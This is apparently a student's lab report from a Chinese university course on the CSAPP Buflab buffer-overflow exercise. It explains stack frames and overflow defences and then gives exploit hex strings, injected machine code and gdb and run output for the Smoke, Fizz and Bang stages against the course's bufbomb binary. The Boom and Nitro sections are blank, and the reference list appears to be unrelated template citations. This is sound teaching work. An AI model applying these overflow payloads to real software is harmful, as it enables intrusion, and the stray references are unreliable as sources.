哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机专业

学　　号 1190200501

班　　级 1903002

学　　生 林燕燕

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.05.07

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；1.6GHz；8G RAM；256G SSD Disk；1T HDD Disk

1.2.2 软件环境

Windows10 64 位；Vmware 14pro；Ubuntu 20.04.2 LTS 64 位

1.2.3 开发工具

Visual Studio Code 64 位；vim/gpedit+gcc; EDB


1.3 实验预习

- 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构
- 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构
- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习


2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

栈帧从下到上地址增大：



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

栈帧从下到上地址增大：



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 ret 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 ret 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 shell 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1.栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

2.栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 27 分（文本 15 分，分析 12 分），总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

bb 8b 04 08

分析过程：

```
1073 08048bbb <smoke>:
1074  8048bbb:       55                      push   %ebp
1075  8048bbc:       89 e5                   mov    %esp,%ebp
1076  8048bbe:       83 ec 08                sub    $0x8,%esp
1077  8048bc1:       83 ec 0c                sub    $0xc,%esp
1078  8048bc4:       68 c0 a4 04 08          push   $0x804a4c0
1079  8048bc9:       e8 92 fd ff ff          call   8048960 <puts@plt>
1080  8048bce:       83 c4 10                add    $0x10,%esp
1081  8048bd1:       83 ec 0c                sub    $0xc,%esp
1082  8048bd4:       6a 00                   push   $0x0
1083  8048bd6:       e8 f0 08 00 00          call   80494cb <validate>
1084  8048bdb:       83 c4 10                add    $0x10,%esp
1085  8048bde:       83 ec 0c                sub    $0xc,%esp
1086  8048be1:       6a 00                   push   $0x0
1087  8048be3:       e8 88 fd ff ff          call   8048970 <exit@plt>
```

在反汇编代码中找到 smoke 函数，记录地址 08048bbb。

```
1699 08049378 <getbuf>:
1700  8049378:       55                      push   %ebp
1701  8049379:       89 e5                   mov    %esp,%ebp
1702  804937b:       83 ec 28                sub    $0x28,%esp
1703  804937e:       83 ec 0c                sub    $0xc,%esp
1704  8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
1705  8049384:       50                      push   %eax
1706  8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
1707  804938a:       83 c4 10                add    $0x10,%esp
1708  804938d:       b8 01 00 00 00          mov    $0x1,%eax
1709  8049392:       c9                      leave
1710  8049393:       c3                      ret
```

在 getbuf 函数中获取栈帧结构，getbuf 的栈帧是 0x28+0xc+4 个字节，buf 的缓冲区为 0x28 个字节。

为了覆盖 buf 并溢出覆盖返回值并进入 smoke 函数，输入字符应为 0x28+4+4=48 个字节，前 44 个字节都为 0，后 4 个字节为 smoke 地址的小端

格式，即为：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

bb 8b 04 08

结果如下：

```
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ cat smoke_1190200501.tx
t |./hex2raw |./bufbomb -u 1190200501
Userid: 1190200501
Cookie: 0x67501614
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e8 8b 04 08　00 00 00 00 14 16 50 67

分析过程：

由阶段 1 分析得，进入 fizz 函数只要 44 个全 0 字节加上 fizz 函数地址的小端格式，即：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08

```
1089 08048be8 <fizz>:
1090  8048be8:      55                   push   %ebp
1091  8048be9:      89 e5                mov    %esp,%ebp
1092  8048beb:      83 ec 08             sub    $0x8,%esp
1093  8048bee:      8b 55 08             mov    0x8(%ebp),%edx
1094  8048bf1:      a1 58 e1 04 08       mov    0x804e158,%eax
1095  8048bf6:      39 c2                cmp    %eax,%edx
1096  8048bf8:      75 22                jne    8048c1c <fizz+0x34>
1097  8048bfa:      83 ec 08             sub    $0x8,%esp
1098  8048bfd:      ff 75 08             pushl  0x8(%ebp)
1099  8048c00:      68 db a4 04 08       push   $0x804a4db
1100  8048c05:      e8 76 fc ff ff       call   8048880 <printf@plt>
1101  8048c0a:      83 c4 10             add    $0x10,%esp
1102  8048c0d:      83 ec 0c             sub    $0xc,%esp
1103  8048c10:      6a 01                push   $0x1
1104  8048c12:      e8 b4 08 00 00       call   80494cb <validate>
1105  8048c17:      83 c4 10             add    $0x10,%esp
1106  8048c1a:      eb 13                jmp    8048c2f <fizz+0x47>
1107  8048c1c:      83 ec 08             sub    $0x8,%esp
1108  8048c1f:      ff 75 08             pushl  0x8(%ebp)
1109  8048c22:      68 fc a4 04 08       push   $0x804a4fc
1110  8048c27:      e8 54 fc ff ff       call   8048880 <printf@plt>
1111  8048c2c:      83 c4 10             add    $0x10,%esp
1112  8048c2f:      83 ec 0c             sub    $0xc,%esp
1113  8048c32:      6a 00                push   $0x0
1114  8048c34:      e8 37 fd ff ff       call   8048970 <exit@plt>
```

```
0804:8be8 55                pushl %ebp
0804:8be9 89 e5             movl %esp, %ebp
0804:8beb 83 ec 08          subl $8, %esp
0804:8bee 8b 55 08          movl 8(%ebp), %edx
0804:8bf1 a1 58 e1 04 08    movl 0x804e158, %eax
0804:8bf6 39 c2             cmpl %eax, %edx
0804:8bf8 75 22             jne 0x8048c1c
0804:8bfa 83 ec 08          subl $8, %esp
0804:8bfd ff 75 08          pushl 8(%ebp)
0804:8c00 68 db a4 04 08    pushl $0x804a4db        ASCII "Fizz!: You called fizz(0x%x)\n
0804:8c05 e8 76 fc ff ff    calll bufbomb!printf@plt
0804:8c0a 83 c4 10          addl $0x10, %esp
0804:8c0d 83 ec 0c          subl $0xc, %esp
0804:8c10 6a 01             pushl $1
0804:8c12 e8 b4 08 00 00    calll bufbomb!validate
0804:8c17 83 c4 10          addl $0x10, %esp
0804:8c1a eb 13             jmp 0x8048c2f
0804:8c1c 83 ec 08          subl $8, %esp
0804:8c1f ff 75 08          pushl 8(%ebp)
0804:8c22 68 fc a4 04 08    pushl $0x804a4fc        ASCII "Misfire: You called fizz(0x%x)
0804:8c27 e8 54 fc ff ff    calll bufbomb!printf@plt
0804:8c2c 83 c4 10          addl $0x10, %esp
0804:8c2f 83 ec 0c          subl $0xc, %esp
0804:8c32 6a 00             pushl $0
0804:8c34 e8 37 fd ff ff    calll bufbomb!exit@plt
```

进入 fizz 后只要将函数参数改为 cookie 值即可获得正确输出，观察反汇编代码得到，栈帧为 0x8=8 个字节。

```
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ ./makecookie 1190200501
0x67501614
```

由 makecookie 程序得 cookie 值为 0x67501614，将 cookie 小端法表示，则在原有字节后加上 00 00 00 00 14 16 50 67，运行结果如下：

```
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ cat fizz_1190200501.txt
|./hex2raw |./bufbomb -u 1190200501
Userid: 1190200501
Cookie: 0x67501614
Type string:Fizz!: You called fizz(0x67501614)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：c7 05 60 e1 04 08 14 16 50 67 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 3a 68 55

分析过程：

需要编写恶意代码修改全局变量 global_value，将恶意代码写入 buf 缓冲区，在被调用函数返回时，先转向恶意代码，再调用 bang 函数。编写代码如下：

```
1 movl $0x67501614 ,0x0804e160
2 pushl $0x08048c39
3 ret
```

0x67501614 为 cookie，0x0804e160 为 global_value 的地址。

```
08048c39 <bang>:
 8048c39:       55                      push   %ebp
 8048c3a:       89 e5                   mov    %esp,%ebp
 8048c3c:       83 ec 08                sub    $0x8,%esp
 8048c3f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c44:       89 c2                   mov    %eax,%edx
 8048c46:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048c4b:       39 c2                   cmp    %eax,%edx
 8048c4d:       75 25                   jne    8048c74 <bang+0x3b>
 8048c4f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c54:       83 ec 08                sub    $0x8,%esp
```

```
0804e160 <global_value>:
 804e160:       00 00                   add    %al,(%eax)
        ...
```

再将代码汇编形成二进制机器代码如下：

```
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ gcc -m32 -c changeGlobalvalue.s
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ objdump -d changeGlobalvalue.o

changeGlobalvalue.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 14    movl   $0x67501614,0x804e160
   7:   16 50 67
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```

即为

```
c7 05 60 e1 04 08 14
16 50 67
68 39 8c 04 08
c3
```

。

再用 gdb 获取 buf 位置为：0x55683a78

```
lyy@ubuntu: /mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout
lyy@ubuntu: ~/edb-debugger/build                lyy@ubuntu: /mnt/hgfs/CSAPP/L
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bufbomb...
(No debugging symbols found in ./bufbomb)
(gdb)
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1190200501
Starting program: /mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout/bufbomb -u 1190200501
Userid: 1190200501
Cookie: 0x67501614

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55683a78
(gdb)
```

则最终文本为获得的二进制机器代码加上全为 0 的字节凑成 44 个字节，再加上 buf 地址的小端法表示，即为： c7 05 60 e1 04 08 14 16 50 67 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 78 3a 68 55

运行结果如下：

```
lyy@ubuntu:/mnt/hgfs/CSAPP/Lab/Lab4_buffer2021/buflab-handout$ cat bang_1190200501.txt |./
hex2raw |./bufbomb -u 1190200501
Userid: 1190200501
Cookie: 0x67501614
Type string:Bang!: You set global_value to 0x67501614
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：

分析过程：

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

深入了解了栈帧结构，理解了缓冲器溢出原理，掌握了缓冲器溢出漏洞的攻击设计方法

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

参考文献

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.